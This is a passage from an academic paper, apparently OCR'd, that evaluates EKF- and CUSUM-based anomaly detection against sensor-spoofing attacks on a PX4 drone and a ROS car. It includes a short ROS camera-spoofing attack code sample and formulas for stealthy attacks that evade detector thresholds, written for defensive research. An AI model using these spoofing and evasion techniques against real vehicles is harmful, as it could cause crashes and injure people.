


Fig. 5: Parameter estimation block that takes input/output data and an approximate nonlinear model to estimate unknown parameters. In this example, the thrust and drag factors are estimated.

The complexity increases with the number of parameters to estimate and the number of differential equations.

For example, offline learning for our drone was done once the flight controller was modified to capture actuator data (inputs to the system) and sensor data (outputs to the system). We executed several missions with the drone in order to capture a dataset of inputs (control signals to the rotors of the quadcopter) and outputs (sensor values). For instance, in a quadcopter, we collect sensor and control information when the drone is taking-off and reaches a specific height, and then moves forward to a desired location. We run different missions to collect this dataset. With this dataset, we can learn the unknown coefficients from Equation (3) using the online learning mechanism described in Section 3.2. Fig. 5 describes the parameter estimation block for the quadcopter.

In particular, we use the function *nlgreyest* from the System Identification Toolbox of Matlab to find the unknown parameters using the collected data and the nonlinear model. This function can execute the Levenber-Marquardt or interior-reflective Newton methods.

The advantage of this methodology with respect to general machine learning is that we exploit our knowledge about the physical dynamics of the system to create prediction models. For instance, learning a neural network of a drone would not give us a guarantee that the model we have learned is sound (the learned model can add dynamics that do not exist in a real drone), and in addition, neural networks are a black box (they are not a generative model explaining the data like our differential equations). Therefore, an alert will be uninformative and it will be difficult to determine the specific event that caused the alarm. On the other hand, with our approach, we know beforehand that the AV is subject to specific physical laws that are summarized in the differential equations, and then the prediction model is simpler to implement (e.g., by using the Euler integration method, which is not computationally expensive).

3.3 Online Anomaly Detection

In the previous step, we found the parameters of a set of nonlinear equations for our AVs using input/output data. Now, we use this models to generate predictions of the physical process that can be compared with the pre-processed sensor readings in order to identify signal injection attacks.

3.3.1 Predicting AV Behavior with EKF

The Kalman filter is an algorithm that uses noisy sensor measurements to estimate unknown variables of physical processes (e.g., temperature, velocity, pressure) based on prior knowledge of the dynamic equations of the process. It has many applications in robotics, navigation, guidance, and signal processes and econometrics [40].

With *linear* systems, the typical way to predict the next sensor observation is to use the *linear* Kalman filter (which is generally referred simply as the Kalman filter, dropping the "linear" part), but since we are using nonlinear equations, our prediction needs to be done by the Extended-Kalman Filter (EKF). The Extended-Kalman Filter is the more general version of the Kalman filter for systems with more complex dynamic equations (i.e., nonlinear equations). In this case, the transition and observation matrices at each iteration k are defined in terms of the Jacobians (i.e., partial derivatives of a vector-valued function with respect to each of its variables. More details about the EKF can be found in Appendix B.

3.3.2 Anomaly Detection with CUSUM

In order to detect the presence of cyber-attacks, we take the pre-processed sensor readings $\widetilde{Y}(k)$ to generate the prediction $\hat{Y}(k+1)$ using the EKF algorithm described above. Then, in the next iteration we compute the residuals associated to each sensor as follows

$$r_i(k) = \widetilde{Y}_i(k) - \hat{Y}_i(k). \tag{5}$$

If the observations we get from the i^{th} sensor $\widetilde{Y}_i(k)$ are significantly different from the ones we expect (over a period of time) then we generate an alert. The question is how to decide that the deviation is significant, or how long should we observe the anomaly?

There are several detection strategies that take the residuals and compute a detection statistic that quantifies the deviation. For example, Choi et al. [25] used a time-window to keep track of the anomaly and raise an alert if the residuals during the time window exceeded a given value. However, in our previous research [26, 41], we have shown that change detection algorithms such as the CUSUM or the SPRT will outperform other attack-detection algorithms that use time windows.

that strategies that keep track of the historical changes of the residuals without a fixed time window (to prevent the adversary from hiding its attack in between windows of time) have a better performance, especially for persistent threats [26].




Fig. 6: Anomaly detection: EKF uses our nonlinear model to verify the consistency of our sensors, and the CUSUM algorithm keeps a historical record of the anomalies.

For this reason, instead of using fixed time windows, we use the non-parametric CUSUM statistic, which is described by the following recurrent equation

$$S_i(k+1) = (S_i(k) + |r_i(k)| - b_i)^+ \tag{6}$$

where $S_i(0) = 0$ and $b_i > 0$ is a parameter selected to prevent $S_i(k)$ from increasing when there are no attacks. When $S_i(t_k) > \tau_i$, then an alarm associated to sensor i is triggered. The summary of our detection block is given in Fig. 6.

3.4 Stealthy Attacks

Recall that our attacker can replace a subset of sensor signals Y with a desired Y^a. As a first evaluation of the accuracy of our anomaly detector, we can launch simple attacks, such as bias attacks, where the sensor signal is replaced with the original signal and a fixed bias b: $Y^a = Y + b$. We will use these attacks to evaluate the accuracy of our classifier and other baseline approaches; however, we cannot rely only on this attack, as it may represent an optimistic expectation of what an adversary may do.

A good security principle for evaluating new algorithms is to show that the proposal is resilient against a powerful adversary in order to make sure the new mechanism is secure, even against less sophisticated adversaries. Therefore in this section we present the worst type of attacks that can be launched by a sophisticated attacker, in the hopes of guaranteeing secure operations to less powerful attackers.

In our previous research [26] we argued that the most powerful adversary against PBAD algorithms is one who launches stealthy attacks that maximize the damage to the system without being detected. For this reason, we also evaluate the performance of our defense by analyzing how much deviation of an AV an attack can cause while remaining stealthy.

Let Y^a denote the signal injected by the attacker. We want to maximize the value of that signal, subject to the constraint of not raising any alarms. Most PBAD algorithms have an anomaly score $S(k)$ quantifying the historical deviation of the system with respect to our expectations, and if $S(d) > \tau$ then an alarm is raised. Therefore, the goal of the adversary is to inject a sequence of false sensor readings $Y^a(k)$ to maximize the deviation caused to the system behavior (e.g., deviate the AV from its original position or making it crash), while maintaining $S(k)$ below the alarm threshold:

$$Y^{a*} = \arg\max_{Y^a} Y^a \tag{7}$$

$$\text{Subject to: } S(k) \leq \tau \tag{8}$$

For the CUSUM algorithm introduced above, the optimal attack is given by [26, 42]

$$Y^{a*}(k) = \hat{Y}(k) \pm (\tau + b - S(k)).$$

Notice how the residuals become $r(k) = Y^{a*}(k) - \hat{Y}(k) = \pm(\tau + b - S(k))$ and $S(k+1) = \tau$ for all k.

This stealthy attack allows us to consider the worst case scenario of our PBAD system, where an attacker is not detected while it persistently injects the maximum amount of false information in the system.. If our physical system can survive this type of attack, then we can say that our PBAD is secure. However, if a different PBAD cannot keep our system safe while sustaining this type of attack, then we can say that the second PBAD system is insecure.

As a consequence, if our defense is good enough to limit the impact of this powerful attack, then weaker attacks will be detected or will have less physical damages.

In Section 5 we evaluate our proposed defense and other alternatives proposed in the literature against stealthy attacks.

4 Implementation

We implemented our approach in two different AVs (aerial and ground). Despite both vehicles having different invariants, real-time needs, and specific environments, we show that our methodology can be applicable to AVs in general. Fig. 7 depicts both AVs; one is an Intel Aero Drone, and the other is an autonomous car we built following the BARC project [43].




Fig. 7: Intel Aero Ready To Fly Drone and Autonomous Car built on top of a Traxxas Ford Fiesta ST Rally chassis.

4.1 Aerial AV

We implemented our first system in Dronecde's open-source PX4 autopilot controller due to its versatility, highly modulated architecture, and cross-platform hardware support. Implementing our code in PX4 allowed us to test our prototype not only on Intel's Aero Drone, but also on a high-fidelity simulation called jMAVSim.

We modified the autopilot firmware and created a module called `reference_monitor` (written in C++) that can be used in simulation and real hardware.On hardware, we compiled and flashed the firmware into a STM 32-bit ARM Cortex micro-controller clocked at 180MHz with 256+4KB of SRAM inside of the drone. On simulation, we use used PX4 as a flight controller for jMAVSim. We created both implementations from the latest stable source code (version 1.9.2).




Fig. 8: We implement our anomaly detection tool right before the actuation command is sent to the rotors. In this way we hope our anomaly detection tool will become part of a future planned security reference monitor, deciding when to allow proper access to the rotors.

Fig. 8 depicts the overall architecture of the system with our implementation. Architecturally, the firmware consists of two layers: the flight stack and the middleware. The flight stack provides all the control and estimation modules required for navigating the AV while the middleware provides abstractions that facilitate interaction with hardware components. PX4 executes modules in parallel and it allows inter-process communication following a publish-and-subscribe architecture. We implemented our system in the flight stack layer since it is responsible for navigation.

We subscribed to three topics: `sensor_combined`, `vehicle_magnetometer`, and `vehicle_gps_position` that collectively publish the accelerometer, gyroscope, magnetometer, and GPS raw data. Once new raw data is available, it needs to be processed before it can be used by the estimator. Accelerometer, gyroscope, and magnetometer data is used to calculate the roll, pitch, and yaw angles and angular speed using the pre-processing algorithm described in Appendix A. GPS coordinates of latitude, longitude, and altitude are converted to flat-earth position coordinates with respect to the initial GPS location of the drone [44].

We modified the module in charge of mixing and translating commands such as take-off, land vehicle, and follow route. This module is called `pwm_out_sim` in the simulator and `tap_esc` for our drone. We inserted a function call right before it publishes the computed motor commands for the entire system. This function call then queries our estimator to determine whether an attack is occurring. It is here where discrepancies between control signals and pre-processed sensor information are discovered and the system is alerted. Because we are mostly worried about external attacks (transduction attacks or GPS-spoofing attacks), our adversary cannot bypass our system. If we had to worry about compromised modules (e.g., a malicious `Pwm_out_sim` or `tap_esc`), then our system would need to get the sensor data directly from each sensor, and more importantly, be the only module allowed to send actuation data to the rotors. While the pre-processing section of our implementation runs in parallel with the rest of the system, the function call to the estimator runs sequentially and therefore introduces a small amount of overhead to the entire system.

4.2 Ground AV

Our ground vehicle uses the Robotic Operating System (ROS), specifically, Kinetic Kame. ROS follows a similar architecture to PX4, where modules run in parallel in a publish-and-subscribe architecture. This allowed us to implement our system using the same methodology. Minor changes are related to the specific topics we subscribe to as well as the modules interacting with the reference monitor if an attack has occurred.

Our ROS controller allows for modules to be launched as their own processes while facilitating communication between modules using a centralized master node. ROS allows nodes to be written in different programming languages such as C++ and Python (our choice) to interact with each other via designated APIs. We created a program that executes a lane following algorithm. The vehicle uses the camera to capture an image of the lane, and then it calculates its offset with respect to the lane. After this offset is calculated, the vehicle adjusts the steering angle to maintain the vehicle in the center of the lane.

Our implementation subscribes to three topics: `vel_est`, `line_data`, and `ecu_line_follower/servo`. `vel_est` is used to estimate the velocity of the vehicle while `line_data` and `ecu_line_follower/servo` provide information regarding the position of the line and the servo commands respectively. The pre-processing stage for the ground vehi-

cle is more simple than the aerial vehicle. As with the aerial vehicle, once the values have been pre-processed, they are used in the algorithm to calculate the expected behavior of the system.

5 Evaluation

In this section we evaluate our implementation on PX4 running on jMAVSim and on the Intel Drone, and also our ROS implementation running on the autonomous car. We first show how our algorithm can detect attacks, and then we compare our proposal with other approaches proposed in the literature. In particular, we first compare the classification accuracy of our proposal when compared to others, and then we compare the performance of our proposal under stealthy attacks. We finally measure the overhead of our implementation on the Intel Drone and the BARC autonomous car.




Fig. 9: The actual GPS data gathered from the sensor data (blue) is tampered with by the attacker before being sent to the autopilot. The autopilot then receives a corrupted set of GPS coordinates (red) and makes the "necessary" adjustments in order to return to the established path. The autopilot thinks that the drone reached the desired location, but it has actually deviated.

Our attacks were developed as additional software in each system that hijacked a sensor measurement and spoofed it. This included MAVLink impersonation to jMAVSim and software modules that published false sensor data (in PX4 for the Intel Drone and ROS for the autonomous car). Let us take a look at one example of our attack code. For the car, the line follower algorithm greatly depends on the image published by the camera on the "/cam/raw" topic since it is the main source of data for the decision-making process. Given the fact that there can be multiple nodes publishing the same topic and that there are no sanity checks in place, Fig. 11 shows how a malicious node can publish the same camera topic and




Fig. 10: Detection of the GPS attack in the longitude (X) and latitude (Y) data. The detection statistic of the CUSUM immediately increases and triggers an alarm after 0.2s.

replay a chosen image at a higher rate than that of the camera, overwriting any legitimate image with a malicious one and compromising the data that would be used by the controller in order to make the steering decisions.


```
def attack():
    rospy.init_node("cam_pub")          # initialize the node
    rate = rospy.rate(30)               # set publishing rate
    ip = ImagePublisher()               # create publisher object
    try:
        while not rospy.is_shutdown():
            ip.get_rgb()                # publish corrupted image
            rate.sleep()                # sleep
    except KeyboardInterrupt:
        print("shutting down ros")
```

Fig. 11: Attack code sample

Fig. 9 shows an example attack on GPS spoofing for a drone, and Fig. 10 shows how our anomaly detection system encounters an inconsistency between desired actuation and direction. Similarly Fig. 12 shows an attack on the camera of our car (the attack resembles recent attacks that added stickers to a lane so an autonomous car would end up driving on the incoming traffic lane [45]). Fig. 13 shows the line deviation and the CUSUM detection metric. Before the attack, the detection metric indicates that the system is behaving correctly. A bias attack of 0.5m is launched after 3.6 s such that the steering angle tries to compensate the sudden change in the line distance, causing the vehicle to drift away from the line. The CUSUM algorithm is able to detect this attack after 0.1 s.

Videos showing our attacks can be found in the following link:

https://www.youtube.com/watch?v=Ljrbtfo0gvM&list=PLmicm3IoL28eLU5v1FH3ZOFSn5NlOuQLG



(a) Actual Camera Feed (b) Malicious Camera Feed

Fig. 12: Visual attack on the car: (a) shows the real image while (b) shows the injected image.




Fig. 13: Line deviation obtained from the video footage and anomaly detection metric. After 3.7 s a bias attack is launched causing the steering control to react leading the vehicle to drift away from the line and saturating the computed distance to the line to its maximum value, i.e., 0.2 m.

5.1 Comparison between NLC and LTW

The previous examples show that our system can detect attacks, but the question is now how do we improve on previous work? Because our proposal uses a Nonlinear Model for predicting the observations, and a CUSUM algorithm for anomaly detection, we will refer to our method as the **NLC algorithm**. To compare our NLC algorithm, we use Choi et al.'s [25] algorithm as a baseline. Because they used a Linear model for predicting observations and a Time-Window algorithm for anomaly detection, we will refer to their method as the **LTW algorithm**. In our experiments we use a time window for LTW of $tw = 3\ s$.

We now perform a series of experiments comparing NLC and LTW. First, we are going to show how the predictions from NLC (which uses EKF) are more accurate than the predictions of LTW (which uses a regular Kalman filter). Then we compare the detection accuracy of both algorithms in terms of the probability of detection, the probability of false alarms, and the time it takes to detect an attack. Finally we compare both NLC and LTW to sophisticated stealthy attackers, and show how NLC can minimize the negative impact to the vehicle caused by these stealthy attacks. .

5.1.1 Linear vs. Nonlinear Predictions

In the first experiment we compare how our nonlinear prediction (with the help of EKF) fares in comparison to previous models that use linear systems, and therefore, linear predictions with the help of the (linear) Kalman filter.

We first have our drone follow trajectory with three different desired positions $(20, 10), (10, -10), (25, -13)$ at a constant altitude 15 m. Using the (linear) Kalman filter and the (nonlinear) EKF, we obtained estimations of the positions x, y and the roll and pitch angles, as depicted in Fig. 14. Notice that both predictions are able to filter sensor noise, but due to the nonlinear dynamics of the quadcopter, the linear Kalman filter has larger prediction errors. On the other hand, the EKF is able to accurately predict the system states even when there are sudden changes in the target position of the drone.

5.1.2 Detection Accuracy

Now we conduct a series of experiments to compare the accuracy of both anomaly detectors, NLC and LTW, in terms of the false positive rates, true positive rates, and the time to detect an attack. The first two metrics are classical metrics in machine learning, but the second one is unique to time-series. In general we can increase the accuracy of the classifier if we keep collecting data to make a decision, but the longer we wait for a decision, the less useful an alert will be; therefore we need to balance all three metrics.

We start by focusing on the time to detect attacks. We select fixed detection thresholds for each detector, and then we launch bias attacks that are injected to the gyroscope of the drone reading of the pitch angle rate (angular velocity over the Y axis) and we measure the time it takes to detect the attacks for different intensities. NLC is able to detect this type of attack faster than LTW as depicted in Fig. 15 (left).

The reason LTW takes longer to detect attacks is two-fold: i) large prediction errors from the linear Kalman filter require large anomaly thresholds to avoid false alarms, and ii) using a time window that resets after a specific number of samples causes weaker attacks to take longer to detect or to not be detected at all. In contrast NLC uses a (nonlinear) EKF with better accuracy, and the CUSUM algorithm does not have time windows, so detecting an attack can be done faster.




Fig. 14: Comparison between the linear and nonlinear prediction for some of the states of the quadcopter during a mission where both estimators take noisy sensor measurements. Notice that the EKF is able to generate an accurate estimation despite the noise. A linear predictor (similar to the one in [25]) has larger estimation errors.




Fig. 15: Left: Time to detect an attack for different gyroscope bias attacks to the drone. Right: ROC curve comparison for NLC and LTW applied to the drone.

We now compute the ROC curve for NLC and LTW. Fig. 15 (right) illustrates the ROC curve for both anomaly detection strategies. Clearly, the NLC has a better ROC curve than LTW. In particular, the NLC is able to detect the attack with a probability close to 1 while having a false alarm rate (below 2%); on the other hand, when LTC detects almost all the attacks, the false alarm rate is around 40%.

When we turn our attention to the ground vehicle, we get similar ROC results, as illustrated in Fig. 16, showing again that NLC outperforms LTW in a variety of AVs.

5.1.3 Resiliency of NLC and LTW to Stealthy Attacks

We now describe how to launch stealthy attacks in gyroscopes and in GPS for LTW and NLCs.




Fig. 16: ROC curve for both anomaly detection strategies implemented in the ground vehicle.




Fig. 17: A stealthy gyroscope attack is launched after 40 seconds. LTW does not detect the attack, but NLC detects the attack in less than 0.1 second.

Stealthy attack for LTW. The detection strategy introduced in [25] consists of accumulating the quadratic error $s_err_i(k) = |Y_i(k) - \hat{Y}_i(k)|^2$, in an anomaly statistic $error_sum_i(k+1) = error_sum_i(k) + s_err_i(k)$. Therefore, the detection statistic is given by $error_i(k) = err_sum_i(k)/tw$, where $window > 0$ is the time window and tw is the time window count that increases at each iteration. When $tw > window$, then the detector is reset (i.e., $tw = 0$ and $err_sum_i = 0$). The stealthy attack is then given by

$$Y_i^a(k) = \hat{Y}_i(k) + \sqrt{-err_sum_i(k) + \tau_i tw}. \quad (9)$$

Replacing the attack in equation (9), we have that $s_err_i(k) = -err_sum_i(k) + \tau_i tw$ and $error_i(k) = \tau_i$, therefore the attack is never detected.

Stealthy Attack for NLC. Similar to the attack for LTW, we have that the stealthy attack for NLC is given by

$$Y_i^a(k) = \hat{Y}_i(k) - S_i(k) + b_i \pm \tau_i. \quad (10)$$

Replacing this attack in equations (5) and (6) shows that $S_i(k) = \tau_i$, and the alarm is never triggered.

Fig. 17 illustrates a stealthy attack for the LTW in the gyroscope after 40 s with $\tau_i = 0.3$. Note that the attack is designed such that the anomaly score (detection metric) never

reaches the threshold and no alarms are triggered. In contrast, this attack is quickly detected by NLC.

In our next set of experiments, we launch stealthy attacks for the angular speed associated to the roll angle and for the GPS reading associated to the X position. The target position of the drone is $(10, 10)$ at a constant altitude of 15 m. The drone reaches its desired position and after 25 seconds, the stealthy attack starts causing deviations in the X axis because the controller is trying to compensate for the false information. Fig. 18 depicts the sensor attack (top) and the real position (bottom) for both attacks and for both detectors. The solid circles indicate the final position of the drone at 50 s. Notice that the deviation from the desired position is larger with the LTW than with the NLC making our proposed NLC significantly more secure than LTW because it manages to keep the system closer to its desired trajectory under stealthy attacks.




Fig. 18: Stealthy gyroscope and GPS attacks for both detectors, LTW and NLC. The bottom plots illustrate the target position of the drone and the final position (solid circle) due to the attack. Clearly, our NLC limits the impact of stealthy attack.

Now, we study the impact of a stealthy attack in the altitude reading. In this case, the duration of the attack is 20 s. Notice in Fig. 19 that the stealthy attack with LTW causes the drone to crash, damaging the drone and possibly injuring people. Therefore we can argue that previous LTW work is not secure against stealthy attacks because the attacker can catastrophically damage the system without detection. On the other hand, with the NLC the deviation caused by the adversary is small and the drone is able to recover and return to the desired altitude when the attack finishes. This shows the importance of considering stealthy attackers in future work on physical invariants for the cyber-security of drones and other autonomous vehicles.

Finally, we would like to use a systematic metric like the ROC curve to compare both NLC and LTW; however, ROC




Fig. 19: Stealthy attack with a duration of 20 s in the altitude signal. With LTW the attack causes the drone to crash; however, with our NLC, the drone altitude is slowly affected and when the attack finishes the drone returns to its desired position.

curves assume a true positive rate, and stealthy attacks are by definition undetected, so we cannot use ROC curves to measure the performance of PBAD algorithms to stealthy attacks. To solve this problem we look at the new performance metric we previously introduced [26] to compare anomaly detection strategies against stealthy attacks. The Y axis of this new metric quantifies the maximum deviation caused by the stealthy attack during 35 s and the X axis corresponds to the expected time for false alarms (an adaptation of the true positive rate that includes the time component, which is important for classification of time series).

Fig. 20 shows the comparison of NLC and LTW. Clearly, due to the improved nonlinear model and better detection strategy, our proposed NLC forces an attacker who wants to remain stealthy, to launch very small attacks.

5.2 Effects of External Disturbances

Sudden disturbances like wind gusts have an undesired effect in the anomaly detection strategy that not only can affect the trajectory of the drone but can also raise false alarms. Significant wind forces impact air vehicles in two different ways: i) the drone is pushed from the desired position (translation), and ii) the drone rotates on any of its axis.

The PID controller on a drone is typically able to compensate for the effects of the wind when the wind velocity is around less than 5 m/s. Recall that the EKF in our detection module receives the pre-processed sensor signals and the control inputs sent to the propellers. Since the controller tries to compensate for the wind gust, but our model does not take into account the presence of non-zero disturbances, the estimation generated by the EKF will not be accurate and our detection algorithm will raise a false alarm.




Fig. 20: Comparison between the NLC and LTW based on the performance metric proposed in [26] for the pitch gyroscope sensor. The maximum deviation consists on the maximum XYZ deviation after 35 s of the attack. Clearly, due to the improved nonlinear model and better detection strategy, our proposed NLC is able to limit the impact of stealthy attacks when compared to LTW.

During our experiments with the real drone there was not significant wind, so we could not check the results on real hardware, instead we look at high-fidelity simulations. In order to test and compare our anomaly detection in the presence of wind disturbances, we use the Dryden model, which is a mathematical model of continuous gusts accepted for use by the United States Department of Defense in certain aircraft design and simulation applications [46]. The Dryden model is characterized by power spectral densities of the gust's three linear velocity components described by (11). The parameters $\sigma_u, \sigma_v, \sigma_w$ are the turbulence intensities and L_u, L_v, L_w are the scale lengths. Particularly, this model can be considered as a linear filter that converts white noise into colored noise.

$$\Phi_{u_g}(\Omega) = \sigma_u^2 \frac{2L_u}{\pi} \frac{1}{1+(L_u\Omega)^2}$$
$$\Phi_{v_g}(\Omega) = \sigma_v^2 \frac{2L_v}{\pi} \frac{1+12(L_v\Omega)^2}{(1+4(L_v\Omega)^2)^2}$$
$$\Phi_{w_g}(\Omega) = \sigma_w^2 \frac{2L_w}{\pi} \frac{1+12(L_w\Omega)^2}{(1+4(L_w\Omega)^2)^2}, \quad (11)$$

Fig. 21 (left) illustrates the effect of a sudden increase in the wind speed that runs North-East between 50 s and 110 s. The wind change causes oscillations that cause the CUSUM detection metric associated to the roll angular velocity ω_ϕ to raise false alarms.

We can solve this problem by relying on wind sensors also known as anemometers (e.g., Ultrasonic Wind Sensors) that provide accurate measures of the wind speed and its direction. There is a wide variety of wind sensors that are suitable for UAVs, such as the FT205 from FT technologies or the TriSonica-mini from Anemoment. We can use these

